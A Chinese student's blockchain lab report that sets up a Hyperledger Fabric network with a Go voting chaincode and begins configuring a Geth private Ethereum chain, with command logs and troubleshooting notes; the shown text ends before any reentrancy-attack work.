区块链技术与应用实验报告

姓　　名：邬雪菲

学　　院：网络空间安全学院

专　　业：网络空间安全

班　　级：网安 2104 班

学　　号：U202112131

指导教师：代炜琦

分数	
教师签名	

2023 年 12 月 30 日

目　录

1.Fabric 实验

1.1实验目的

本实验的目的是让学生将从书本中学到的有关区块链的知识应用到实践中。在 fabric1.4 的架构下，使用 docker 的容器服务搭建一个具有 5 个节点的简单联盟链，了解基本的共识，出块，部署、调用智能合约（chaincode）的功能。

本实验共有两个任务，第一个任务是使其自己尝试如何搭建一个 fabric1.4 的基础区块链网络，第二个任务是让学生了解在 fabric 的架构下如何去编写、调用智能合约(chaincode)。学生需要了解其基本原理，并根据简单的业务需求（投票）来设计、实现 chaincode。

1.2实验内容及结果

1.2.1 任务 1 fabric 环境搭建

根据参考链接的资料，在不使用官方 bash 脚本，使用现有工具的前提的情况下，使用终端逐步完成部署、链码安装、初始化、调用、查询等相关操作。

（1）实验环境

curl 7.68.0

Docker 20.10.12

Docker Compose 1.8

Go 1.19.2

Seed Ubuntu20.04

（2）实验环境配置

首先按照实验指导书的操作逐步安装和配置各项工具，但是之后出现了若干版本不兼容问题，之后选择采用老师提供的配置好的版本重新进行实验。

先检查 go、docker、curl 等各项必备工具的配置情况

```
[11/29/23]seed@VM:~$ go version
go version go1.19.2 linux/amd64
```

```
[11/29/23]seed@VM:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.5 LTS
Release:        20.04
Codename:       focal
```

```
[11/29/23]seed@VM:~$ curl -V
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brot
li/1.0.7 libidn2/2.2.0 libpsl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib
nghttp2/1.40.0 librtmp/2.3
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s
 rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS brotli GSS-API HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile
 libz NTLM NTLM_WB PSL SPNEGO SSL TLS-SRP UnixSockets
```

```
[11/29/23]seed@VM:~$ docker version
Client:
 Version:           20.10.12
 API version:       1.41
 Go version:        go1.16.2
 Git commit:        20.10.12-0ubuntu2~20.04.1
 Built:             Wed Apr  6 02:14:38 2022
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server:
 Engine:
  Version:          20.10.12
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.16.2
  Git commit:       20.10.12-0ubuntu2~20.04.1
  Built:            Thu Feb 10 15:03:35 2022
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.5.9-0ubuntu1~20.04.4
  GitCommit:
 runc:
  Version:          1.1.0-0ubuntu1~20.04.1
  GitCommit:
 docker-init:
  Version:          0.19.0
  GitCommit:
```


```
[11/29/23]seed@VM:~$ docker-compose version
docker-compose version 1.27.4, build 40524192
docker-py version: 4.3.1
CPython version: 3.7.7
OpenSSL version: OpenSSL 1.1.0l  10 Sep 2019
```

检查发现配置均已完成，不过还需要进一步完善配置 go 环境


```
root@VM:/home/seed/Desktop# vi /etc/profile
root@VM:/home/seed/Desktop# echo $GOPATH
```

sudo vi ~/.bashrc 在文件末尾写入

```
export GOPATH=/home/seed/goDir
export GOROOT=/usr/local/go
export PATH=$PATH:$GOPATH/bin
export PATH=$PATH:$GOROOT/bin
```



source ~/.bashrc 以使配置生效。



sudo vim /etc/profile 在最后一行添加

```
export PATH=$PATH:/usr/local/go/bin
```

然后 source /etc/profile，注意每次打开一个新终端都要执行这个操作

（3）fabric 网络搭建及 docker 镜像下载

在用户主目录下载 fabric-sample

```
git clone https://github.com/hyperledger/fabric-samples
```

然后下载 install-fabric.sh 文件放入 fabric-samples 文件夹中

```
https://raw.githubusercontent.com/hyperledger/fabric/main/scripts/install-fabric.sh
```

首先赋予脚本文件执行权限，执行命令

```
sudo chmod +x install-fabric.sh
sudo ./install-fabric.sh docker
sudo ./install-fabric.sh b
```

可以看到执行结果如下，docker 映像成功下载，对应的二进制文件也顺利安装到指定位置，由此完成了环境的基本配置

```
[11/29/23]seed@VM:~/.../fabric-samples$ sudo chmod +x install-fabric.sh
[11/29/23]seed@VM:~/.../fabric-samples$ sudo ./install-fabric.sh docker

Pull Hyperledger Fabric docker images

FABRIC_IMAGES: peer orderer ccenv tools baseos
===> Pulling fabric Images
====>  docker.io/hyperledger/fabric-peer:2.5.4
2.5.4: Pulling from hyperledger/fabric-peer
01085d60b3a6: Pull complete
5920bb1ab585: Pull complete
0c13247db338: Pull complete
f1ebf2febfff: Pull complete
7ba246813ff2: Pull complete
20e090879749: Pull complete
Digest: sha256:c2e735a3cb8250c47ed3589294b3f0c078004ec001b949710f334736651e106d
Status: Downloaded newer image for hyperledger/fabric-peer:2.5.4
docker.io/hyperledger/fabric-peer:2.5.4
====>  docker.io/hyperledger/fabric-orderer:2.5.4
2.5.4: Pulling from hyperledger/fabric-orderer
01085d60b3a6: Already exists
0ec39628d119: Pull complete
c9ef912f2449: Pull complete
5f267c8c968e: Pull complete
54a738441be6: Pull complete
d6c2bf9dde2f: Pull complete
```

```
[11/29/23]seed@VM:~/.../fabric-samples$ sudo ./install-fabric.sh b

Pull Hyperledger Fabric binaries

===> Downloading version 2.5.4 platform specific fabric binaries
===> Downloading:  https://github.com/hyperledger/fabric/releases/download/v2
.5.4/hyperledger-fabric-linux-amd64-2.5.4.tar.gz
===> Will unpack to: /home/seed/Desktop/fabric/fabric-samples
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
0
  0     0    0     0    0     0      0      0 --:--:--  0:00:01 --:--:--
  0 99.3M    0 41675    0     0  15204      0  1:54:14  0:00:02  1:54:12 3534
```

（4）fabric 测试网络

接着准备启动网络，先进入测试网络文件夹

```
cd test-network
```

然后执行启动操作命令

```
sudo ./network.sh up
```

```
[11/29/23]seed@VM:~/.../test-network$ sudo ./network.sh up
Using docker and docker-compose
Starting nodes with CLI timeout of '5' tries and CLI delay of '3' seconds and using datab
ase 'leveldb' with crypto from 'cryptogen'
LOCAL_VERSION=v2.5.4
DOCKER_IMAGE_VERSION=v2.5.4
/home/seed/Desktop/fabric/fabric-samples/test-network/../bin/cryptogen
Generating certificates using cryptogen tool
Creating Org1 Identities
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-org1.yaml --output=
organizations
org1.example.com
+ res=0
Creating Org2 Identities
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-org2.yaml --output=
organizations
org2.example.com
+ res=0
Creating Orderer Org Identities
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-orderer.yaml --outp
ut=organizations
+ res=0
Generating CCP files for Org1 and Org2
Creating network "fabric_test" with the default driver
Creating volume "compose_orderer.example.com" with default driver
Creating volume "compose_peer0.org1.example.com" with default driver
Creating volume "compose_peer0.org2.example.com" with default driver
Creating orderer.example.com    ... done
Creating peer0.org1.example.com ... done
Creating peer0.org2.example.com ... done
Creating cli                    ... done
CONTAINER ID   IMAGE                                  COMMAND             CREATED         ST
```

至此 fabric 搭建成功

1.2.2 任务 2 chaincode 投票程序实现

在完成前一个任务的前提下，使用 Go 语言编写一个用于投票的 chaincode，并完成其功能性测试（如投票，统计，查询等）。可以选择多种测试手段，如编写 chaincode 的测试代码，或者是在 dev 模式下，使用命令行测试。

首先学习 chaincode 代码的编写，阅读实验指导手册和 chaincode 官方文档，学习 go 语言，由网站提供的整体思路和具体代码完成 chaincode 投票链码的编写。

（1）chaincode 部署

接着任务一，在网络启动终端中执行 sudo ./network.sh createChannel 创建 channel，注意每次启动网络都要创建频道

```
2023-11-29 22:13:16.513 UTC 0001 INFO [channelCmd] InitCmdFactory -> Endorser and orderer
 connections initialized
2023-11-29 22:13:16.541 UTC 0002 INFO [channelCmd] update -> Successfully submitted chann
el update
Anchor peer set for org 'Org2MSP' on channel 'mychannel'
Channel 'mychannel' joined
```

```
' '"policy":' null, '"version":' '"0"' '},' '"Writers":' '{' '"mod_policy":' '"",
' '"policy":' null, '"version":' '"0"' '}' '},' '"values":' '{' '"AnchorPeers":'
'{' '"mod_policy":' '"Admins",' '"value":' '{' '"anchor_peers":' '[' '{' '"host":
' '"peer0.org2.example.com",' '"port":' 9051 '}' ']' '},' '"version":' '"0"' '},'
 '"MSP":' '{' '"mod_policy":' '"",' '"value":' null, '"version":' '"0"' '}' '},'
'"version":' '"1"' '}' '},' '"mod_policy":' '"",' '"policies":' '{},' '"values":'
 '{},' '"version":' '"0"' '}' '},' '"mod_policy":' '"",' '"policies":' '{},' '"va
lues":' '{},' '"version":' '"0"' '}' '}}}}'
+ configtxlator proto_encode --input config_update_in_envelope.json --type common
.Envelope --output Org2MSPanchors.tx
2023-11-30 13:59:46.407 UTC 0001 INFO [channelCmd] InitCmdFactory -> Endorser and
 orderer connections initialized
2023-11-30 13:59:46.438 UTC 0002 INFO [channelCmd] update -> Successfully submitt
ed channel update
Anchor peer set for org 'Org2MSP' on channel 'mychannel'
Channel 'mychannel' joined
```

接着将 blockchian 代码 clone 下来，与 fabric-samples 在同一个目录下

```
git clone https://github.com/yy158775/blockchain-exp
```

```
[11/29/23]seed@VM:~/.../fabric$ git clone https://github.com/yy158775/blockchain-exp
Cloning into 'blockchain-exp'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 26 (delta 5), reused 25 (delta 4), pack-reused 0
Unpacking objects: 100% (26/26), 18.24 KiB | 1.30 MiB/s, done.
```

进入 vote-smartcontract 文件夹执行 go mod tidy

```
root@VM:/home/seed/blockchain-exp/vote-smartcontract# go mod tidy
go: downloading github.com/hyperledger/fabric-contract-api-go v1.2.0
go: downloading github.com/hyperledger/fabric-chaincode-go v0.0.0-20220720122508-
9207360bbddd
go: downloading github.com/hyperledger/fabric-protos-go v0.0.0-20220613214546-bf8
64f01d75e
go: downloading github.com/stretchr/testify v1.8.0
go: downloading github.com/golang/protobuf v1.5.2
go: downloading google.golang.org/grpc v1.48.0
go: downloading github.com/go-openapi/spec v0.20.6
go: downloading github.com/xeipuuv/gojsonschema v1.2.0
go: downloading github.com/gobuffalo/packr v1.30.1
go: downloading github.com/davecgh/go-spew v1.1.1
go: downloading github.com/pmezard/go-difflib v1.0.0
go: downloading gopkg.in/yaml.v3 v3.0.1
go: downloading google.golang.org/protobuf v1.28.0
go: downloading github.com/google/go-cmp v0.5.6
go: downloading github.com/go-openapi/jsonpointer v0.19.5
go: downloading github.com/go-openapi/jsonreference v0.20.0
go: downloading github.com/go-openapi/swag v0.21.1
go: downloading gopkg.in/yaml.v2 v2.4.0
```

返回/fabric-samples/test-network，执行以下命令部署 chaincode，部署成功

```
sudo ./network.sh deployCC -ccn basic -ccp
/home/seed/blockchain-exp/vote-smartcontract -ccl go
```

```
Chaincode definition committed on channel 'mychannel'
Using organization 1
Querying chaincode definition on peer0.org1 on channel 'mychannel'...
Attempting to Query committed status on peer0.org1, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0.1, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [Org1MSP
: true, Org2MSP: true]
Query chaincode definition successful on peer0.org1 on channel 'mychannel'
Using organization 2
Querying chaincode definition on peer0.org2 on channel 'mychannel'...
Attempting to Query committed status on peer0.org2, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0.1, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [Org1MSP
: true, Org2MSP: true]
Query chaincode definition successful on peer0.org2 on channel 'mychannel'
Chaincode initialization is not required
```

（2）运行投票程序

在 vote-app/main.go 中编写投票程序的主要逻辑，常参的填写如下所示

```
        mspID         = "Org1MSP"
        cryptoPath    = "../../fabric-samples/test-network/organizations/peerOrganizations/org1.exa
mple.com"
        certPath      = cryptoPath + "/users/User1@org1.example.com/msp/signcerts/User1@org1.exampl
e.com-cert.pem"
        keyPath       = cryptoPath + "/users/User1@org1.example.com/msp/keystore/"
        tlsCertPath   = cryptoPath + "/peers/peer0.org1.example.com/tls/ca.crt"
        peerEndpoint  = "localhost:7051"
        gatewayPeer   = "peer0.org1.example.com"
        channelName   = "mychannel"
        chaincodeName = "basic"
```

循环询问和执行结果显示、投票、查询以及终止程序四个操作，主要代码如下所示，使用 switch case 实现

```
for {
        log.Println("Please input your choice:")
        log.Println("1: Get all users' votes")
        log.Println("2: Vote for user")
        log.Println("3: Query a user's vote by username")
        log.Println("9: Quit")
        choice := 0
        fmt.Scanf("%d", &choice)
        switch choice {
        case 1:
                evaluateResult, err := contract.EvaluateTransaction("GetAllVotes")
                if err != nil {
                        panic(fmt.Errorf("failed to evaluate transaction: %w", err))
                }
                result := formatJSON(evaluateResult)
                fmt.Println(result)
        case 2:
                log.Println("Please enter your username you want to vote:")
                username := ""
                fmt.Scanf("%s", &username)
                _, err = contract.SubmitTransaction("VoteUser", username)
                if err != nil {
                        panic(fmt.Errorf("failed to submit transaction: %w", err))
                }
        case 3:
                log.Println("Please enter your username you want to query:")
                username := ""
                fmt.Scanf("%s", &username)
                evaluateResult, err := contract.EvaluateTransaction("GetUserVote", username)
                if err != nil {
                        panic(fmt.Errorf("failed to submit transaction: %w", err))
                }
                result := formatJSON(evaluateResult)
                fmt.Println(result)
        case 9:
                log.Println("============ application-golang ends ============")
                return
        default:
                log.Println("Input Error")
        }
}
```

建立 gRPC 连接

```
// newGrpcConnection creates a gRPC connection to the Gateway server.
func newGrpcConnection() *grpc.ClientConn {
	certificate, err := loadCertificate(tlsCertPath)
	if err != nil {
		panic(err)
	}

	certPool := x509.NewCertPool()
	certPool.AddCert(certificate)
	transportCredentials := credentials.NewClientTLSFromCert(certPool, gatewayPeer)

	connection, err := grpc.Dial(peerEndpoint, grpc.WithTransportCredentials(transportCredentials))
	if err != nil {
		panic(fmt.Errorf("failed to create gRPC connection: %w", err))
	}

	return connection
}
```

创建新的投票者

```
// newIdentity creates a client identity for this Gateway connection using an X.509 certificate.
func newIdentity() *identity.X509Identity {
	certificate, err := loadCertificate(certPath)
	if err != nil {
		panic(err)
	}

	id, err := identity.NewX509Identity(mspID, certificate)
	if err != nil {
		panic(err)
	}

	return id
}

func loadCertificate(filename string) (*x509.Certificate, error) {
	certificatePEM, err := os.ReadFile(filename)
	if err != nil {
		return nil, fmt.Errorf("failed to read certificate file: %w", err)
	}
	return identity.CertificateFromPEM(certificatePEM)
}
```

生成数字签名

```
// newSign creates a function that generates a digital signature from a message digest using a private key.
func newSign() identity.Sign {
	files, err := os.ReadDir(keyPath)
	if err != nil {
		panic(fmt.Errorf("failed to read private key directory: %w", err))
	}
	privateKeyPEM, err := os.ReadFile(path.Join(keyPath, files[0].Name()))

	if err != nil {
		panic(fmt.Errorf("failed to read private key file: %w", err))
	}

	privateKey, err := identity.PrivateKeyFromPEM(privateKeyPEM)
	if err != nil {
		panic(err)
	}

	sign, err := identity.NewPrivateKeySign(privateKey)
	if err != nil {
		panic(err)
	}

	return sign
}
```

下一步执行 go mod dity 自动安装依赖模块，再运行投票程序

```
go run main.go
```

```
[11/30/23]seed@VM:~/.../vote-app$ go run main.go
2023/11/30 10:43:01 ============ application-golang starts ============
2023/11/30 10:43:01 Please input your choice:
2023/11/30 10:43:01 1: Get all users' votes
2023/11/30 10:43:01 2: Vote for user
2023/11/30 10:43:01 3: Query a user's vote by username
2023/11/30 10:43:01 9: Quit
1
[]
```

可以看到投票程序成功运行，选择操作 1 查看投票结果，初始状态为空。接着使用操作 2 分别给 wxf 投 4 票，给 qyd、fy 投票各 1 票，执行操作 1 查看结果。

```
2
2023/11/30 10:43:36 Please enter your username you want to vote:
wxf
2023/11/30 10:43:46 Please input your choice:
2023/11/30 10:43:46 1: Get all users' votes
2023/11/30 10:43:46 2: Vote for user
```

```
2023/11/30 10:46:56 Please input your choice:
2023/11/30 10:46:56 1: Get all users' votes
2023/11/30 10:46:56 2: Vote for user
2023/11/30 10:46:56 3: Query a user's vote by username
2023/11/30 10:46:56 9: Quit
1
[
 {
 "id": 2,
 "username": "fy",
 "votes": 1
 },
 {
 "id": 1,
 "username": "qyd",
 "votes": 1
 },
 {
 "id": 0,
 "username": "wxf",
 "votes": 4
 }
 ]
```

1.3 实验中的问题

1）git clone 端口不可用

执行 git clone https://github.com/hyperledger/fabric-samples 时显示端口不可用，查询得知是之前在使用 Remix 时科学上网没有关代理所致，打开虚拟机设置中的网络操作，关掉代理。并且由 export -x 命令查看全局环境变量，再 unset 代理相关项。参考资料[5]的操作

```
declare -x HTTPS_PROXY="http://10.12.171.87:7890/"
declare -x HTTP_PROXY="http://10.12.171.87:7890/"
```

2）go mod tidy 提示 connection refused

网络配置问题，go env 查看 go 下载链接，将国外网址修改为国内源即可

3）部署 chaincode 失败

部署 chaincode 失败，报错显示找不到 go 执行文件，找不到压缩包，无法跳转到根目录等错误如下所示

```
Error: failed to normalize chaincode path: failed to determine module root: exec: "go": executable
file not found in $PATH
Error: failed to read chaincode package at 'basic.tar.gz': open basic.tar.gz: no such file or direc
tory
Chaincode packaging has failed
Error: failed to read chaincode package at 'basic.tar.gz': open basic.tar.gz: no such file or direc
tory
Installing chaincode on peer0.org1...
Using organization 1
+ grep '^$'
+ jq -r 'try (.installed_chaincodes[].package_id)'
+ peer lifecycle chaincode queryinstalled --output json
+ test 1 -ne 0
+ peer lifecycle chaincode install basic.tar.gz
+ res=1
Error: failed to read chaincode package at 'basic.tar.gz': open basic.tar.gz: no such file or direc
tory
Chaincode installation on peer0.org1 has failed
Deploying chaincode failed
```

检查了 go 路径设置，以及网络和代理设置均没有出错，尝试重新配置 go 无果。这一步上耗费了巨大的时间，做了若干尝试，几度想要放弃。最后搜索到可能是 su root 权限执行扰乱了环境变量所致。转而使用普通 seed 用户权限执行，并使用 sudo chown seed seed/ -R 更改文件所属确保用户可执行。检查 seed 的 go 环境配置，编辑配置文件 vi ~/.bashrc，在末尾加入如下语句

```
export GOPATH=/home/seed/goDir

export GOROOT=/usr/local/go
```

```
export PATH=$PATH:$GOPATH/bin

export PATH=$PATH:$GOROOT/bin

alias sudo='sudo env
PATH=$PATH:/usr/local/go/bin LD_LIBRARY_PATH=$LD_LIBRARY_PATH'
```

然后应用配置 source ~/.bash

重新进入 test-network 文件夹以普通用户权限部署 chaincode，成功

```
./network.sh deployCC -ccn basic -ccp ../../blockchain-exp/vote-smartcontract -ccl go
```

1.4实验总结及建议

在本次实验中，我了解学习了 fabric 和 chaincode 的相关知识并动手实操，实现了一个 chaincode 投票程序，较好地完成了实验任务。

得益于老师提供的虚拟机配置文件，本实验的环境配置操作耗时较少，且实验指导手册内容全面详实，任务一操作过程中基本没有遇到什么问题。但是任务二中在最后部署 chaincode 时却不成功，搜索了许多帖子并尝试了多种解决方案，耗费数小时才终于部署成功。过程是折磨人心的，但是结果是好的，在尝试复刻他人的解决方案时，我更加意识到一味地跟从而不加思考是导致后续更多问题发生的重要原因。尝试到最后，对于别人给出的方案，我会仔细和我的情况作比较，分析报错信息和前期操作是否一致，如果不一致是否会导致同样的操作失败，甚至引发更多的操作。更重要的是，在阅读他人的经历时，我也学习到了优秀程序员分析处理问题的视角和方案，对于错误溯源有着更深的理解。当然，如果每一次都将大部分时间花费在处理环境配置问题上，对于核心内容的学习过程是弊大于利的。本实验做下来整体还是要比以太坊实验顺利。

建议是注意更新实验指导手册，以匹配更新版本的情况。

2. Ethereum 实验

2.1 实验目的

本实验的目的是将从书本中学到的有关区块链的知识应用到实践中。在 Geth 环境下，自行搭建一个私有网络，并掌握以太坊的基本命令，学习编译和调用以太坊智能合约，并最终复现重入漏洞。

本实验共有两个任务，第一个任务是尝试搭建一个以太坊的多节点私有网络，第二个任务是了解在以太坊的架构下如何去编写、调用智能合约。需要了解重入漏洞的基本原理，并设计代码来复现重入漏洞攻击。

2.2 实验内容及结果

2.2.1 任务 1 以太坊私有链搭建

根据实验指导，在 Seedubuntu 中搭建以太坊 Geth 环境，并且搭建一个多节点私有网络，掌握其中的基本命令和交易、合约调用方法。

（1）实验环境

Seed Ubuntu 20.04 的 vmware 虚拟机

Go 1.19.2

Geth1.10.25-stable

在线合约编译工具 Remix


（2）以太坊环境搭建

按照实验手册的指导，由于习惯使用 vmware 虚拟机，便先将 seedubuntu 映像文件导入 Visualbox 再导出对应的虚拟机文件，导入 vmware 完成创建。

接着安装最新版本的 Geth，一开始一直安装缓慢且失败，以为是虚拟机版本兼容问题，但是在某次重新尝试之后成功安装，才得知是校园网网速太慢的原因。但之后的 Go 安装失败，网络查询到的原因是与 Geth 版本不兼容导致的，重新安装了不同的 Go 版本，环境似乎搭建成功了，可之后在创建多节点私有链账户的时候，出现命令无法执行等问题，查询发现是新版 Geth 已经不支持部分旧版命令的原因，只能卸载新版更换为较低版本。第一阶段配置环境耗时巨大且效果

不理想，所幸老师提供了一个配置好的版本，故之后的操作均在该虚拟机上进行。

首先是虚拟机的导入，vmware 可以直接导入 ova 文件，选择文件选项卡中的打开即可导入，无需创建新的虚拟机。第一次导入提示导入失败并显示安全警告，点击重试即可。



打开虚拟机登录，进入终端，查看 Geth、Go 以及 Ubuntu 版本，检查虚拟机配置已完成

```
[11/28/23]seed@VM:~$ geth version
Geth
Version: 1.10.25-stable
Git Commit: 69568c554880b3567bace64f8848ff1be27d084d
Architecture: amd64
Go Version: go1.18.5
Operating System: linux
GOPATH=
GOROOT=go
[11/28/23]seed@VM:~$ go version
go version go1.19.2 linux/amd64
[11/28/23]seed@VM:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.5 LTS
Release:        20.04
Codename:       focal
```

（3）以太坊私有链搭建

按照指导找到较新版本的创世区块配置文件如下，其中 difficulty 参数与挖矿速度有关，需要调低以加快速度，否则后续挖矿时有概率崩溃出错。

```
{
"config": {
"chainId": 10086,
"homesteadBlock": 0,
"eip150Block": 0,
"eip155Block": 0,
"eip158Block": 0,
"byzantiumBlock": 0,
"constantinopleBlock": 0,
"petersburgBlock": 0,
"istanbulBlock": 0
},
"alloc": {},
"coinbase": "0x0000000000000000000000000000000000000000",
"difficulty": "1",
"extraData": "",
"gasLimit": "0x2fefd8",
"nonce": "0x0000000000000042",
"mixhash": "0x0000000000000000000000000000000000000000000000000000000000000000",
"parentHash":"0x0000000000000000000000000000000000000000000000000000000000000000"
,
"timestamp": "0x00"
}
```

进入创建的以太坊文件夹，创建创世区块配置文件 genesis.json 并输入配置

```
{
"config": {
"chainId": 10086,
"homesteadBlock": 0,
"eip150Block": 0,
"eip155Block": 0,
"eip158Block": 0,
"byzantiumBlock": 0,
"constantinopleBlock": 0,
"petersburgBlock": 0,
"istanbulBlock": 0
},
"alloc": {},
"coinbase": "0x0000000000000000000000000000000000000000",
"difficulty": "1",
"extraData": "",
"gasLimit": "0x2fefd8",
"nonce": "0x0000000000000042",
"mixhash": "0x0000000000000000000000000000000000000000000000000000000000000000",
"parentHash": "0x0000000000000000000000000000000000000000000000000000000000000000",
"timestamp": "0x00"
}
```

接着初始化创世区块，注意所有节点在搭建之前都需要初始化创世区块。datadir 参数后的 data1 是设置创建的节点数据文件夹名称为 data1

geth --datadir data1 init genesis.json

```
[11/28/23]seed@VM:~/.../ethereum_lab$ geth --datadir data1 init genesis.json
INFO [11-28|15:18:50.022] Maximum peer count                       ETH=50 LES=0 total=50
INFO [11-28|15:18:50.023] Smartcard socket not found, disabling    err="stat /run/pcscd/pcscd.comm: no such file or
directory"
WARN [11-28|15:18:50.025] Sanitizing cache to Go's GC limits       provided=1024 updated=662
INFO [11-28|15:18:50.026] Set global gas cap                       cap=50,000,000
INFO [11-28|15:18:50.027] Allocated cache and file handles         database=/home/seed/Desktop/ethereum_lab/data1/ge
th/chaindata cache=16.00MiB handles=16
INFO [11-28|15:18:50.055] Opened ancient database                  database=/home/seed/Desktop/ethereum_lab/data1/ge
th/chaindata/ancient/chain readonly=false
INFO [11-28|15:18:50.056] Writing custom genesis block
INFO [11-28|15:18:50.056] Persisted trie from memory database      nodes=0 size=0.00B time="66.208µs" gcnodes=0 gcsi
ze=0.00B gctime=0s livenodes=1 livesize=0.00B
INFO [11-28|15:18:50.058] Freezer shutting down
INFO [11-28|15:18:50.058] Successfully wrote genesis state         database=chaindata hash=c626d8..b99ce5
INFO [11-28|15:18:50.058] Allocated cache and file handles         database=/home/seed/Desktop/ethereum_lab/data1/ge
th/lightchaindata cache=16.00MiB handles=16
INFO [11-28|15:18:50.068] Opened ancient database                  database=/home/seed/Desktop/ethereum_lab/data1/ge
th/lightchaindata/ancient/chain readonly=false
INFO [11-28|15:18:50.068] Writing custom genesis block
INFO [11-28|15:18:50.069] Persisted trie from memory database      nodes=0 size=0.00B time="5.628µs"  gcnodes=0 gcsi
ze=0.00B gctime=0s livenodes=1 livesize=0.00B
INFO [11-28|15:18:50.070] Freezer shutting down
INFO [11-28|15:18:50.071] Successfully wrote genesis state         database=lightchaindata hash=c626d8..b99ce5
```

配置完成后查看文件夹，可见已配置成功

下一步是启动私有链节点，并设置允许节点的 http 连接，方便后续能使用 Remix 工具连接本地私有链，并设置节点的端口号

```
geth --http --http.corsdomain="https://ide.remix-project.cn" --http.api
web3,eth,debug,personal,net --vmdebug --datadir data1 --port 30301 --authrpc.port
8551 --networkid 1108 --http.port 8001 --nodiscover --allow-insecure-unlock
```

```
INFO [11-28|15:20:35.383] New local node record                    seq=1,701,202,835,370 id=1539034dc0689a8e ip=127.
0.0.1 udp=0 tcp=30301
INFO [11-28|15:20:35.383] Started P2P networking                   self="enode://ab2310bc8636ca035514f075fd2f5839900
b2f3640e0671a82904b047655025f7c41eec5f09bff137fc5b94a622a0b3ea478228dade251d2b9958a1430534dc6@127.0.0.1:30301?discpo
rt=0"
INFO [11-28|15:20:35.384] HTTP server started                      endpoint=127.0.0.1:8545 auth=false prefix= cors=h
```

可以观察到成功进入节点，接下来打开一个新的终端，且保持旧终端的运行状态，新终端进入 data1 文件夹，执行 geth attach ipc:geth.ipc 连接节点

```
INFO [11-28|15:20:35.383] IPC endpoint opened                      url=/home/seed/Des
c
INFO [11-28|15:20:35.383] Generated JWT secret                     path=/home/seed/De
wtsecret
INFO [11-28|15:20:35.383] New local node record                    seq=1,701,202,835,
0.0.1 udp=0 tcp=30301
INFO [11-28|15:20:35.383] Started P2P networking                   self="enode://ab23
